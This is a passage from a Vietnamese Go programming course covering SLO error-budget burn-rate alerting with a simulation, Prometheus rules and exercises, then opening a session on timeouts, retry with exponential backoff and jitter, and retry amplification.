    baseline   = 0.0002 // nền: 0,02% lỗi bình thường
)

// errRate(minute) mô phỏng tỉ lệ lỗi theo từng phút của MỘT kịch bản.
```

```
type scenario struct {
    name    string
    errRate func(minute int) float64
    minutes int
}

// burn trả tốc độ đốt ngân sách trong cửa sổ [end-width, end): tỉ lệ lỗi thực tế / tỉ lệ lỗi cho phép.
// burn = 1 nghĩa là đốt đúng bằng tốc độ để hết ngân sách vừa khít sau 30 ngày; 14,4 nghĩa là hết sau ~2 ngày.
func burn(s scenario, end, width int) float64 {
    var bad, total float64
    for m := end - width; m < end; m++ {
        rate := baseline // trước khi mô phỏng bắt đầu: lịch sử bình thường (cửa sổ luôn đủ độ dài như hệ thống thật)
        if m >= 0 {
            rate = s.errRate(m)
        }
        total += perMinute
        bad += perMinute * rate
    }
    if total == 0 {
        return 0
    }
    return (bad / total) / (1 - sloTarget)
}

type rule struct {
    name         string
    long, short  int     // độ dài hai cửa sổ (phút)
    factor       float64 // ngưỡng tốc độ đốt
    severity     string
}

// Cách đặt của Google SRE Workbook: mỗi quy tắc cần CẢ cửa sổ dài (đủ ý nghĩa) VÀ cửa sổ ngắn (vẫn đang xảy ra) cùng vượt ngưỡng.
var rules = []rule{
    {"đốt nhanh  (14.4x trong 1h & 5m)", 60, 5, 14.4, "PAGE"},
    {"đốt vừa    (6x trong 6h & 30m)", 360, 30, 6, "PAGE"},
    {"đốt chậm   (1x trong 3d & 6h)", 3 * 1440, 360, 1, "TICKET"},
}

func fmtMin(m int) string {
    d := time.Duration(m) * time.Minute
    return fmt.Sprintf("phút %d (%s)", m, d)
}

func main() {
    budgetMinutes := float64(windowDays*1440) * (1 - sloTarget)
    fmt.Printf("SLO %.1f%% trong %d ngày: ngân sách lỗi = %.1f phút \"ngừng hoạt động hoàn toàn\" (hoặc %.0f yêu cầu lỗi nếu lưu lượng %d/phút)\n\n",
        sloTarget*100, windowDays, budgetMinutes, budgetMinutes*perMinute, perMinute)

    scenarios := []scenario{
        {"A. Sự cố đột ngột: 20% lỗi trong 20 phút", func(m int) float64 {
            if m >= 600 && m < 620 {
                return 0.20
            }
            return 0.0002 // nền: 0,02% lỗi bình thường
        }, 1000},
        {"B. Rò rỉ chậm: 0,8% lỗi kéo dài 12 giờ", func(m int) float64 {
            if m >= 300 && m < 300+12*60 {
                return 0.008
            }
            return 0.0002
        }, 1500},
        {"C. Suy giảm âm thầm: 0,12% lỗi suốt nhiều ngày", func(m int) float64 { return 0.0012 }, 5 * 1440},
    }
    for _, s := range scenarios {
        var spent float64
```

```
        for m := 0; m < s.minutes; m++ {
            spent += perMinute * s.errRate(m)
        }
        fmt.Printf("== %s\n", s.name)
        fmt.Printf("   ngân sách đã dùng trong %d phút mô phỏng: %.0f yêu cầu lỗi = %.1f%% ngân sách
tháng\n", s.minutes, spent, 100*spent/(budgetMinutes*perMinute))
        for _, r := range rules {
            first, last := -1, -1
            for m := 1; m <= s.minutes; m++ {
                if burn(s, m, r.long) >= r.factor && burn(s, m, r.short) >= r.factor {
                    if first < 0 {
                        first = m
                    }
                    last = m
                }
            }
            if first < 0 {
                fmt.Printf("   %-6s %s: KHÔNG kích hoạt\n", r.severity, r.name)
            } else {
                fmt.Printf("   %-6s %s: kích hoạt lúc %s, tắt lúc %s\n", r.severity, r.name, fmtMin(first),
fmtMin(last+1))
            }
        }
        fmt.Println()
    }
    fmt.Println("Cách đọc: sự cố A (đột ngột) được cảnh báo sau vài phút; B (chậm) chỉ nhận ra khi cộng dồn
đủ lâu; C không bao giờ đánh thức ai nhưng làm hết ngân sách tháng nên cần TICKET.")
}
```

```
SLO 99.9% trong 30 ngày: ngân sách lỗi = 43.2 phút "ngừng hoạt động hoàn toàn" (hoặc 43200 yêu cầu lỗi nếu
lưu lượng 1000/phút)

== A. Sự cố đột ngột: 20% lỗi trong 20 phút
   ngân sách đã dùng trong 1000 phút mô phỏng: 4196 yêu cầu lỗi = 9.7% ngân sách tháng
   PAGE   đốt nhanh  (14.4x trong 1h & 5m): kích hoạt lúc phút 605 (10h5m0s), tắt lúc phút 625 (10h25m0s)
   PAGE   đốt vừa    (6x trong 6h & 30m): kích hoạt lúc phút 611 (10h11m0s), tắt lúc phút 650 (10h50m0s)
   TICKET đốt chậm   (1x trong 3d & 6h): kích hoạt lúc phút 618 (10h18m0s), tắt lúc phút 979 (16h19m0s)

== B. Rò rỉ chậm: 0,8% lỗi kéo dài 12 giờ
   ngân sách đã dùng trong 1500 phút mô phỏng: 5916 yêu cầu lỗi = 13.7% ngân sách tháng
   PAGE   đốt nhanh  (14.4x trong 1h & 5m): KHÔNG kích hoạt
   PAGE   đốt vừa    (6x trong 6h & 30m): kích hoạt lúc phút 568 (9h28m0s), tắt lúc phút 1028 (17h8m0s)
   TICKET đốt chậm   (1x trong 3d & 6h): kích hoạt lúc phút 744 (12h24m0s), tắt lúc phút 1344 (22h24m0s)

== C. Suy giảm âm thầm: 0,12% lỗi suốt nhiều ngày
   ngân sách đã dùng trong 7200 phút mô phỏng: 8640 yêu cầu lỗi = 20.0% ngân sách tháng
   PAGE   đốt nhanh  (14.4x trong 1h & 5m): KHÔNG kích hoạt
   PAGE   đốt vừa    (6x trong 6h & 30m): KHÔNG kích hoạt
   TICKET đốt chậm   (1x trong 3d & 6h): kích hoạt lúc phút 3457 (57h37m0s), tắt lúc phút 7201 (120h1m0s)

Cách đọc: sự cố A (đột ngột) được cảnh báo sau vài phút; B (chậm) chỉ nhận ra khi cộng dồn đủ lâu; C không
bao giờ đánh thức ai nhưng làm hết ngân sách tháng nên cần TICKET.
```

Đọc kết quả:

- **A (sự cố đột ngột, 20% lỗi trong 20 phút)** tiêu ~9,7% ngân sách của cả tháng. Quy tắc **đốt nhanh** gọi người trực sau **5 phút** (phút 605, sự cố bắt đầu phút 600), và tự tắt ngay khi sự cố kết thúc (phút 625). Quy tắc đốt vừa kích hoạt muộn hơn (phút 611) và còn kéo dài sau sự cố (cửa sổ 6 giờ "nhớ" lâu): đây là lý do mỗi quy tắc cần cả cửa sổ ngắn để tự tắt đúng lúc.
- **B (rò rỉ chậm 0,8% lỗi trong 12 giờ)** không bao giờ vượt ngưỡng đốt nhanh (0,8% chỉ đốt 8×, dưới 14,4×) nên quy tắc đốt nhanh **im lặng**; quy tắc đốt vừa (6× trong 6 giờ) mới phát hiện, sau khoảng 4,5 giờ; nếu chỉ có cảnh báo đốt nhanh bạn đã bỏ lỡ sự cố tiêu 13,7% ngân sách tháng.
- **C (suy giảm âm thầm 0,12% lỗi)**: không đủ nhanh để đánh thức ai (không có PAGE nào) nhưng nếu kéo dài cạn ngân sách trong khoảng 25 ngày; quy tắc **đốt chậm** phát ra **TICKET** (không gọi điện) sau

~2,4 ngày để nhóm xử lý trong giờ làm việc. Phân biệt `PAGE` (đánh thức, cần hành động ngay) với `TICKET` (xử lý trong ngày làm việc) là cốt lõi của việc giảm mệt mỏi cảnh báo.

Biểu diễn thành quy tắc Prometheus (dùng metric của chương trình mục 3, SLO 99,9% nên ngân sách `0.001`):

```
groups:
  - name: shopgo-slo
    rules:
      # Ghi sẵn (recording rules) tỉ lệ lỗi theo nhiều cửa sổ để cảnh báo rẻ và dashboard nhanh
      - record: shopgo:http_error_ratio:rate5m
        expr: sum(rate(shopgo_http_requests_total{status=~"5.."}[5m])) /
sum(rate(shopgo_http_requests_total[5m]))
      - record: shopgo:http_error_ratio:rate1h
        expr: sum(rate(shopgo_http_requests_total{status=~"5.."}[1h])) /
sum(rate(shopgo_http_requests_total[1h]))
      - record: shopgo:http_error_ratio:rate30m
        expr: sum(rate(shopgo_http_requests_total{status=~"5.."}[30m])) /
sum(rate(shopgo_http_requests_total[30m]))
      - record: shopgo:http_error_ratio:rate6h
        expr: sum(rate(shopgo_http_requests_total{status=~"5.."}[6h])) /
sum(rate(shopgo_http_requests_total[6h]))

      - alert: ShopGoErrorBudgetFastBurn            # cạn ngân sách tháng trong ~2 ngày
        expr: shopgo:http_error_ratio:rate1h > (14.4 * 0.001) and shopgo:http_error_ratio:rate5m > (14.4 *
0.001)
        for: 2m
        labels: { severity: page }
        annotations:
          summary: "Đang đốt ngân sách lỗi cực nhanh (>14.4x)"
          runbook_url: "https://wiki.example.vn/runbooks/shopgo-error-budget"

      - alert: ShopGoErrorBudgetSlowBurn            # cạn trong ~5 ngày
        expr: shopgo:http_error_ratio:rate6h > (6 * 0.001) and shopgo:http_error_ratio:rate30m > (6 *
0.001)
        for: 15m
        labels: { severity: page }
        annotations: { summary: "Đang đốt ngân sách lỗi nhanh (>6x trong 6 giờ)" }
```

5.3. Cảnh báo tốt, dashboard tốt

- **Mỗi cảnh báo phải có thể hành động** và đi kèm **runbook** (xem gì, làm gì trước). Cảnh báo không ai biết làm gì là nhiễu; thà xóa. Đo "tỉ lệ cảnh báo được hành động" và dọn định kỳ.
- **Cảnh báo triệu chứng** (SLO, lỗi người dùng thấy) cho PAGE; cảnh báo nguyên nhân (đĩa 90%, pool cạn) cho TICKET hoặc dashboard điều tra, trừ khi chúng sắp gây triệu chứng ngay.
- **Dashboard theo tầng**: (1) tổng quan SLO (còn bao nhiêu ngân sách, đốt nhanh đến đâu), (2) RED theo route/dịch vụ, (3) USE cho tài nguyên (CPU, bộ nhớ, goroutine, pool DB, hàng đợi, Redis), (4) nghiệp vụ (đơn/phút, doanh thu, tỉ lệ thanh toán). Đặt **dấu mốc triển khai** lên biểu đồ để liên hệ "lỗi tăng sau bản 1.4.2".
- **Chuỗi phản ứng**: cảnh báo → người trực → xem dashboard RED → mở trace lỗi (qua `trace_id` hoặc *exemplars* liên kết từ histogram sang trace) → đọc log → khắc phục → viết post-mortem không đổ lỗi, ghi nhận ngân sách đã tiêu.

6. Ghép thành chồng quan sát cho ShopGo

```
ShopGo API ─┬─ /metrics ──► Prometheus ──► Alertmanager ──► Slack / PagerDuty
(Gin, OTel) ├─ OTLP ──────► OTel Collector ──► Tempo (hoặc Jaeger)      ┐
            └─ stdout JSON ─► Promtail/Alloy ──► Loki                   ├─► Grafana (dashboard, Explore)
PostgreSQL ── postgres_exporter ─► Prometheus                           ┘
Redis ─────── redis_exporter ──► Prometheus
```

- Mỗi thành phần hạ tầng có **exporter** riêng (Prometheus lấy metrics PostgreSQL qua `postgres_exporter`, Redis qua `redis_exporter`, nút qua `node_exporter`, container qua cAdvisor).
- **Grafana** gom cả ba nguồn: từ biểu đồ độ trễ tăng, bấm vào mẫu (*exemplar*) mở đúng trace, từ trace bấm sang log cùng `trace_id`. Chính mã tương quan trong mục 2 và 4 làm điều đó khả thi.
- Môi trường phát triển chạy toàn bộ chồng này trong Docker Compose (Buổi 44), để bạn thấy dashboard của chính mình khi phát triển, không đợi tới production.
- **Pprof trong production**: phục vụ `net/http/pprof` trên **cổng nội bộ**, lấy hồ sơ CPU/heap khi cần (Buổi 16); giải pháp liên tục (*continuous profiling*: Pyroscope, Parca) lấy mẫu thường xuyên và liên kết với trace.

7. Sai lầm thường gặp

Danh sách bẫy của buổi này

1. **Nhãn metric có cardinality cao** (URL thô, user ID, request ID, email, thông điệp lỗi): bùng nổ chuỗi, Prometheus sập.
2. **Đo "mọi thứ" mà không có câu hỏi**; ngược lại không đo số đo nghiệp vụ (đơn/phút) và chỉ đo CPU.
3. **Dùng trung bình thay phân vị** cho độ trễ (che giấu đuôi dài); histogram với bucket không quanh ngưỡng SLO; dùng summary rồi không gộp được giữa instance.
4. **Cảnh báo theo nguyên nhân/ngưỡng tức thời** (CPU 80%, lỗi > 1% trong 1 phút): ồn, không ai hành động; không có runbook.
5. **Log không có cấu trúc / không có ngữ cảnh / không** `trace_id`; log cùng một lỗi nhiều lần ở nhiều tầng; log bí mật và dữ liệu cá nhân.
6. **Log** `ERROR` **cho lỗi của người dùng** (4xx): ồn, che mất lỗi thật.
7. **Làm rơi** `ctx` (dùng `context.Background()`), nên trace đứt đoạn; không lan truyền `traceparent` qua HTTP/gRPC/hàng đợi.
8. **Đặt dữ liệu nhạy cảm vào thuộc tính span/nhãn metric**; giữ trace và log vô hạn.
9. **Lấy mẫu sai**: 100% ở quy mô lớn (đắt) hoặc head-sampling 0,1% làm mất trace lỗi hiếm.
10. `/metrics`**, pprof,** `/debug` **mở công khai.**
11. **Không có SLO**, hoặc SLO không gắn với hành trình người dùng; SLO 100%; không có chính sách khi hết ngân sách lỗi.
12. **Bỏ qua cảnh báo "im lặng"**: dịch vụ chết hoàn toàn thì không còn metric nào để báo (cần cảnh báo `absent()`/`up == 0` và giám sát từ bên ngoài, blackbox).
13. **Quan sát chỉ ở dịch vụ của mình**, bỏ qua phụ thuộc (CSDL, Redis, bên thứ ba): thiếu exporter, thiếu độ trễ lời gọi ngoài.
14. **Dashboard chỉ để trang trí**: 40 biểu đồ không ai biết đọc; không có dấu mốc triển khai.
15. **Thêm quan sát sau sự cố**: không có dữ liệu chính vào lúc cần nhất.

8. Góc nhìn thực chiến

Góc nhìn thực chiến

Đội ngũ trưởng thành có một thói quen đáng bắt chước: mỗi tính năng mới phải trả lời ba câu hỏi *trước khi* hợp nhất mã: "**Tôi sẽ biết nó hỏng bằng cách nào?**" (số đo + cảnh báo), "**Tôi sẽ tìm nguyên nhân bằng cách nào?**" (log và span có ngữ cảnh), "**Người dùng bị ảnh hưởng sẽ thấy gì và tôi biết bao nhiêu người bị ảnh hưởng?**" (SLI). Kết hợp với **dashboard "golden path" cho từng hành trình quan trọng** (đặt hàng: số lần thử, tỉ lệ thành công, độ trễ p95 từng bước, lỗi theo loại), bạn rút thời gian phát hiện sự cố từ hàng chục phút xuống vài phút. Một mẹo ít được nói: dựng sẵn **bộ bài kiểm tra "khói" tổng hợp** (*synthetic checks*): một job đăng nhập, xem sản phẩm, đặt hàng thử mỗi phút từ bên ngoài mạng của bạn và ghi kết quả thành metric; nó bắt được những sự cố mà metrics nội bộ không thấy (DNS hỏng, chứng chỉ hết hạn, CDN lỗi, hệ thống chết hoàn toàn nên chẳng còn gì để báo). Và cuối cùng, **ngân sách lỗi là công cụ giao tiếp với kinh doanh**: "chúng ta đã tiêu 80% ngân sách tháng này vì ba sự cố; tạm dừng tính năng mới tuần này để sửa độ ổn định" là câu mà cả sản phẩm lẫn kỹ thuật hiểu được.

9. Tóm tắt

Tóm tắt buổi học

- **Quan sát được** = trả lời được câu hỏi chưa lường trước từ dữ liệu hệ thống phát ra; ba trụ cột bổ sung nhau: **metrics** (phát hiện, cảnh báo, SLO, rẻ), **trace** (khoanh vùng điểm nghẽn/lỗi xuyên dịch vụ), **log** (nguyên nhân chi tiết); nối bằng `trace_id`.
- Chọn số đo bằng **RED** (API), **USE** (tài nguyên), **bốn tín hiệu vàng**; **cảnh báo theo triệu chứng**, điều tra theo nguyên nhân.
- **slog** có cấu trúc, mức log đúng nghĩa, log một lần ở ranh giới, `Handler` bọc tự gắn `trace_id`/`span_id`, không log bí mật.
- **Prometheus**: counter/gauge/histogram; nhãn là **mẫu route**, tuyệt đối không URL thô/ID (cardinality); histogram gộp được, phân vị là ước lượng phụ thuộc bucket (chọn quanh ngưỡng SLO); số đo nghiệp vụ; `/metrics` ở cổng nội bộ.
- **OpenTelemetry**: span/thuộc tính/trạng thái, **lan truyền** `traceparent` qua HTTP, hàng đợi; luôn truyền `ctx`; dùng thư viện instrument tự động, Collector, lấy mẫu (tail sampling cho lỗi/chậm); không đặt dữ liệu nhạy cảm vào span.
- **SLI/SLO/ngân sách lỗi**: đo từ góc nhìn người dùng, 99,9% = 43,2 phút/tháng; cảnh báo theo **tốc độ đốt nhiều cửa sổ** (14,4× trong 1h&5m, 6× trong 6h&30m = PAGE; 1× trong 3d&6h = TICKET) để ít nhiễu mà không bỏ sót; mỗi cảnh báo có runbook.
- Ghép chồng Prometheus + Grafana + Tempo + Loki, dashboard theo tầng, synthetic checks bên ngoài, thêm quan sát **trước** sự cố.

10. Bài tập

1. **[Cơ bản]** Thêm middleware RED vào ShopGo (Dự án 3) và endpoint `/metrics` trên **cổng riêng**; thêm gauge cho `pgxpool.Stat()` (`acquired`, `idle`, `max`, `empty_acquire_count`) cập nhật bằng collector tùy biến (`prometheus.Collector`). Viết test dùng `testutil.ToFloat64`/đọc văn bản `/metrics` khẳng định số đo tăng đúng sau các yêu cầu mẫu và nhãn `route` luôn là mẫu.
2. **[Cơ bản]** Tái hiện **bùng nổ cardinality**: đổi nhãn `route` thành `c.Request.URL.Path`, gửi 10.000 yêu cầu `GET /products/<id>` và đo số chuỗi thời gian cùng bộ nhớ tiến trình (`runtime.ReadMemStats`);

so với bản dùng mẫu. Viết kết luận 5 dòng và một test ngăn việc này (khẳng định số chuỗi `shopgo_http_requests_total` không vượt quá số route × method × status).

3. **[Cơ bản]** Cài `slog.Handler` bọc gắn `trace_id`, `span_id` và `request_id` từ `ctx`; thêm test bằng `slog` + buffer JSON: khẳng định mọi dòng log trong một yêu cầu mang cùng `trace_id`, không dòng nào chứa `Authorization`/`password`.
4. **[Trung bình]** Thay middleware tay bằng `otelgin` và `otelpgx`/`pgx.QueryTracer`; dựng OTel Collector + Jaeger (hoặc Tempo) bằng Docker Compose, gửi trace thật của ShopGo; chụp lại cây span của `POST /orders` và chỉ ra bước chậm nhất. Thêm lan truyền `traceparent` qua **phong bì sự kiện** (Buổi 33) để consumer tiếp tục cùng trace.
5. **[Trung bình]** Đặt **hai SLO** cho ShopGo (khả dụng và độ trễ của `POST /orders`: 99,9% không 5xx; 95% dưới 500 ms) và viết quy tắc Prometheus (recording + alert đốt nhanh/chậm) cho cả hai. Dùng `promtool check rules` và `promtool test rules` với dữ liệu giả để chứng minh cảnh báo kích hoạt/tắt đúng thời điểm trong ba kịch bản của mục 5.
6. **[Trung bình]** Viết **synthetic check** bằng Go: chương trình chạy mỗi phút đăng ký-đăng nhập-xem sản phẩm-đặt-hủy đơn trên môi trường staging, xuất kết quả thành metric (`shopgo_synthetic_success{step}`, `..._duration_seconds`) qua Pushgateway hoặc endpoint riêng; thêm cảnh báo khi thất bại 3 phút liên tục hoặc khi metric biến mất (`absent`).
7. **[Nâng cao]** Cài **tail sampling** đơn giản: Collector (hoặc một bộ xử lý Go tự viết đọc span từ exporter trong bộ nhớ) gom span theo `trace_id`, chờ gốc kết thúc, rồi giữ 100% trace có lỗi hoặc dài hơn 1 giây và 5% còn lại. Sinh 10.000 trace tổng hợp (3% lỗi, 2% chậm) và báo cáo tỉ lệ trace lỗi/chậm được giữ, tổng lưu trữ tiết kiệm.
8. **[Nâng cao]** Xây dashboard Grafana (xuất thành JSON, đưa vào kho mã) gồm: ngân sách lỗi còn lại và tốc độ đốt, RED theo route, USE (goroutine, GC, pool DB, hàng đợi), nghiệp vụ (đơn/phút, tỉ lệ thanh toán). Thêm **exemplars** từ histogram sang trace. Viết 5 câu hỏi điều tra ("vì sao p99 tăng lúc 15:02?") và chứng minh dashboard trả lời được từng câu trong dưới 2 phút.
9. **[Thử thách]** Tổ chức **diễn tập sự cố** (game day): tiêm lỗi vào ShopGo (làm chậm PostgreSQL bằng `pg_sleep` trong một truy vấn, làm Redis mất, giả lập cổng thanh toán 500), và với *chỉ* dashboard, trace, log (không đọc mã) tìm nguyên nhân gốc trong 15 phút cho từng lỗi. Ghi thời gian phát hiện (MTTD) và khoanh vùng (MTTR) trước/sau khi bổ sung quan sát thiếu sót mà diễn tập phát lộ; viết post-mortem không đổ lỗi cho ít nhất một sự cố.

Buổi 39 — Chịu lỗi và độ bền: timeout, retry, circuit breaker, bulkhead, saga

Thông tin buổi học

Thời lượng: 7 giờ · **Mức độ:** Nâng cao – Chuyên gia · **Cần biết trước:** Buổi 13–15, 26, 30, 32–38

Mục tiêu học tập

Sau buổi học này bạn có thể:

- Tính **độ khả dụng** của hệ thống nhiều thành phần và giải thích vì sao "mọi thứ đều hỏng được" là điểm xuất phát của thiết kế.
- Cài **retry** đúng: phân loại lỗi, backoff lũy thừa + **jitter**, tôn trọng `ctx`, **ngân sách thử lại**, và nhận ra khi retry **gây hại** (bầy đàn, khuếch đại giữa các tầng).
- Cài **circuit breaker** (ba trạng thái) và biết khi nào nó cứu hệ thống.
- Dùng **bulkhead** và **load shedding** để một phụ thuộc chậm không kéo cả hệ thống.
- Thiết kế **suy giảm có kiểm soát** (graceful degradation) với phương án dự phòng cho tính năng không thiết yếu.
- Cài **saga** có trạng thái bền, bù trừ idempotent và khôi phục sau khi tiến trình chết, thay cho giao dịch phân tán.
- Kiểm thử độ bền bằng tiêm lỗi.

Hầu hết các sự cố nghiêm trọng là sự cố dây chuyền, không phải một thành phần hỏng

Một dịch vụ phụ chậm đi, các lời gọi chờ, hàng đợi đầy, pool cạn, retry nhân tải lên, rồi thành phần *khỏe mạnh* phía trước cũng chết. Hệ thống không sập vì lỗi ban đầu mà vì **cách các thành phần phản ứng với lỗi**. Chịu lỗi là chọn trước phản ứng đó: chờ bao lâu, thử lại mấy lần, khi nào bỏ cuộc, hy sinh cái gì để giữ cái cốt lõi.

1. Thất bại là chuyện thường

Mạng không đáng tin, máy chủ khởi động lại, ổ đĩa hỏng, triển khai có lỗi, phụ thuộc bên thứ ba quá tải. Ở quy mô đủ lớn, "có gì đó đang hỏng" là trạng thái bình thường. Hai hệ quả toán học nên nhớ:

- **Độ khả dụng nhân với nhau theo chuỗi.** Nếu một yêu cầu cần *cả* năm thành phần, mỗi cái 99,9%, thì độ khả dụng tổng là `0,999⁵ ≈ 99,5%` (khoảng 3,6 giờ ngừng mỗi tháng thay vì 43 phút). Mười phụ thuộc ⇒ 99,0%. Mỗi phụ thuộc đồng bộ mới làm tụt độ khả dụng của bạn dưới mức của thành phần kém nhất: **hãy tự hỏi phụ thuộc nào thật sự bắt buộc** cho hành trình này.
- **Độ khả dụng cộng theo song song.** Hai bản sao độc lập 99% cho `1 − 0,01² = 99,99%` nếu chuyển đổi hoàn hảo. Dư thừa là cách tăng độ khả dụng, nhưng chỉ khi các bản sao *thực sự độc lập* (không chung điểm hỏng).

Các nguyên tắc nền tảng của chương này:

1. **Mọi lời gọi qua mạng phải có timeout** (nếu không, một phụ thuộc treo = một goroutine treo vĩnh viễn).
2. **Chỉ thử lại thứ an toàn để thử lại**, có giới hạn, có giãn cách ngẫu nhiên.

3. **Ngừng gọi thứ đang hỏng** để nó có cơ hội hồi phục và để bạn đừng chờ vô ích.
4. **Cô lập**: hỏng ở đâu thì chỉ hỏng ở đó (bán kính ảnh hưởng nhỏ).
5. **Từ chối sớm khi quá tải** thay vì nhận hết rồi chết.
6. **Thiết kế phương án thay thế** cho tính năng không thiết yếu.
7. **Làm cho thao tác thử lại được và đảo ngược được** (idempotency, bù trừ).

2. Timeout và ngân sách thời gian

Phần này đã gieo từ Buổi 15, 26, 34. Tóm tắt các quy tắc vận hành:

- **Có ba loại timeout** cần đặt cho client HTTP: kết nối (`DialTimeout`, 1–3 giây), phản hồi toàn phần (`Client.Timeout` hoặc `ctx` deadline), và phản hồi đầu (`ResponseHeaderTimeout`). `http.DefaultClient` **không có timeout nào**: đừng dùng nó.
- **Timeout bên trong phải nhỏ hơn timeout bên ngoài.** Nếu API cho phép 3 giây mà lời gọi sang cổng thanh toán cho phép 10 giây thì khi cổng thanh toán chậm, client đã bỏ đi từ lâu nhưng server vẫn tiêu tài nguyên. Truyền `ctx` có deadline xuống để mọi tầng thấy **thời gian còn lại**, và dùng `context.WithTimeout` con nhỏ hơn cho từng lời gọi.
- **Chọn giá trị theo số liệu**: p99 độ trễ bình thường nhân 2–3; không đặt "30 giây cho chắc".
- **Timeout không phải là hủy**: Go không dừng được goroutine; lời gọi phải tôn trọng `ctx` (Buổi 15). Và nhớ rằng timeout phía client **không đảm bảo** phía server chưa xử lý: yêu cầu có thể đã thực hiện xong. Do đó thao tác sau timeout phải thử lại được an toàn (idempotency, Buổi 30).

3. Retry: công cụ mạnh, dễ gây hại

3.1. Khi nào được thử lại

Chỉ thử lại khi **vừa** (1) lỗi có thể là *tạm thời* (lỗi mạng, `502/503/504`, `429` kèm `Retry-After`, `Unavailable` của gRPC, deadlock/serialization failure của DB), **vừa** (2) thao tác *idempotent* hoặc có khóa idempotency. Không bao giờ thử lại lỗi *vĩnh viễn* (`400`, `401`, `403`, `404`, `422`, `FailedPrecondition`): chỉ làm tốn tài nguyên. Không thử lại `POST` tạo đơn/chuyển tiền nếu không có `Idempotency-Key` (Buổi 30).

3.2. Backoff lũy thừa và jitter

Thử lại ngay lập tức khi dịch vụ đang quá tải chỉ làm nó tệ hơn. **Backoff lũy thừa** tăng gấp đôi khoảng chờ sau mỗi lần (100ms, 200ms, 400ms... đến một trần). Nhưng nếu 1.000 client cùng bắt đầu lúc dịch vụ sập, họ sẽ cùng thử lại ở 100ms, rồi cùng ở 300ms...: một **đợt sóng đồng bộ** đập vào dịch vụ vừa hồi phục. **Jitter** (ngẫu nhiên hóa) rải các lần thử ra. Chương trình sau cài `Retry` tổng quát (phân loại lỗi, tôn trọng `ctx`) và đo đạc cả bốn vấn đề: lịch chờ, bầy đàn, khuếch đại giữa tầng, ngân sách thử lại:

```
package main

import (
    "context"
    "errors"
    "fmt"
    "math/rand/v2"
    "sort"
    "sync/atomic"
    "time"
)

// ---------- Chính sách thử lại: backoff lũy thừa + jitter + giới hạn + tôn trọng ctx ----------
```

```
type Policy struct {
    MaxAttempts int
    Base        time.Duration // trễ cơ sở
    Cap         time.Duration // trần của trễ
    Jitter      bool          // "full jitter": chọn ngẫu nhiên trong [0, backoff]
}

// Delay trả khoảng chờ TRƯỚC lần thử thứ attempt+1 (attempt bắt đầu từ 1).
func (p Policy) Delay(attempt int, rng *rand.Rand) time.Duration {
    d := p.Base << (attempt - 1) // 1x, 2x, 4x, 8x...
    if d > p.Cap || d <= 0 {
        d = p.Cap
    }
    if p.Jitter {
        return time.Duration(rng.Int64N(int64(d) + 1)) // full jitter
    }
    return d
}

var ErrPermanent = errors.New("lỗi vĩnh viễn (không thử lại)")

// Retry chạy fn; thử lại lỗi tạm thời, dừng ngay với lỗi vĩnh viễn hoặc khi ctx hết hạn / không đủ thời
gian cho lần chờ kế tiếp.
func Retry(ctx context.Context, p Policy, rng *rand.Rand, sleep func(context.Context, time.Duration) error,
fn func(attempt int) error) (attempts int, err error) {
    for attempt := 1; attempt <= p.MaxAttempts; attempt++ {
        attempts = attempt
        if err = fn(attempt); err == nil {
            return attempts, nil
        }
        if errors.Is(err, ErrPermanent) || attempt == p.MaxAttempts {
            return attempts, err
        }
        d := p.Delay(attempt, rng)
        if dl, ok := ctx.Deadline(); ok && time.Until(dl) < d {
            return attempts, fmt.Errorf("không đủ thời gian để thử lại: %w", err) // đừng ngủ qua hạn chót
        }
        if err := sleep(ctx, d); err != nil {
            return attempts, err
        }
    }
    return attempts, err
}

func main() {
    fmt.Println("--- 1. Lịch chờ của các chính sách (base 100ms, trần 2s) ---")
    rng := rand.New(rand.NewPCG(1, 2))
    plain := Policy{MaxAttempts: 6, Base: 100 * time.Millisecond, Cap: 2 * time.Second}
    jit := plain
    jit.Jitter = true
    for a := 1; a <= 5; a++ {
        fmt.Printf("sau lần thất bại %d: cố định lũy thừa chờ %-6v | full jitter chờ ngẫu nhiên trong [0,
%v]\n", a, plain.Delay(a, rng), plain.Delay(a, nil))
    }

    fmt.Println("--- 2. Bầy đàn thử lại (thundering herd): 1.000 client cùng lỗi lúc t=0 khi dịch vụ chết
rồi hồi phục ---")
    // Mỗi client thử lại theo lịch của chính sách (base 500ms, trần 8s); ta đếm số lần thử rơi vào từng
khoảng 10ms.
    plain = Policy{MaxAttempts: 6, Base: 500 * time.Millisecond, Cap: 8 * time.Second}
    jit = plain
    jit.Jitter = true
    herd := func(p Policy, seed uint64) (peak int, total int) {
        r := rand.New(rand.NewPCG(seed, seed))
        buckets := map[int]int{}
        for c := 0; c < 1000; c++ {
            t := time.Duration(0)
            for attempt := 1; attempt < p.MaxAttempts; attempt++ {
                t += p.Delay(attempt, r)
                buckets[int(t/(10*time.Millisecond))]++
```

```
                total++
            }
        }
        for _, n := range buckets {
            if n > peak {
                peak = n
            }
        }
        return
    }
    p1, t1 := herd(plain, 7)
    p2, t2 := herd(jit, 7)
    fmt.Printf("không jitter : tổng %d lần thử lại, ĐỈNH %d yêu cầu trong cùng một khoảng 10ms\n", t1, p1)
    fmt.Printf("full jitter  : tổng %d lần thử lại, ĐỈNH %d yêu cầu trong cùng một khoảng 10ms (đỉnh giảm
%.1f lần)\n", t2, p2, float64(p1)/float64(p2))
    fmt.Println("=> không jitter, mọi client thử lại ĐỒNG LOẠT đúng các mốc 0,5s, 1,5s, 3,5s...: dịch vụ
vừa hồi phục lại bị đập sập lần nữa.")

    fmt.Println("--- 3. Khuếch đại thử lại giữa các tầng ---")
    // A -> B -> C. C hỏng hoàn toàn. Mỗi tầng thử 3 lần.
    var callsToC atomic.Int64
    c := func() error { callsToC.Add(1); return errors.New("C hỏng") }
    b := func(retries int) error {
        var err error
        for i := 0; i < retries; i++ {
            if err = c(); err == nil {
                return nil
            }
        }
        return err
    }
    a := func(retriesA, retriesB int) {
        for i := 0; i < retriesA; i++ {
            if b(retriesB) == nil {
                return
            }
        }
    }
    callsToC.Store(0)
    a(3, 3)
    fmt.Println("A thử 3 lần, B thử 3 lần: một yêu cầu của người dùng tạo ra", callsToC.Load(), "lời gọi
vào C đang hỏng (3 x 3)")
    callsToC.Store(0)
    a(3, 1)
    fmt.Println("chỉ A thử lại (B không): ", callsToC.Load(), "lời gọi vào C | với 4 tầng mỗi tầng 3 lần là
81")

    fmt.Println("--- 4. Retry() thật: phân loại lỗi, tôn trọng ctx ---")
    noSleep := func(ctx context.Context, d time.Duration) error { return ctx.Err() } // ví dụ không thật sự
ngủ
    run := func(label string, ctx context.Context, fn func(int) error) {
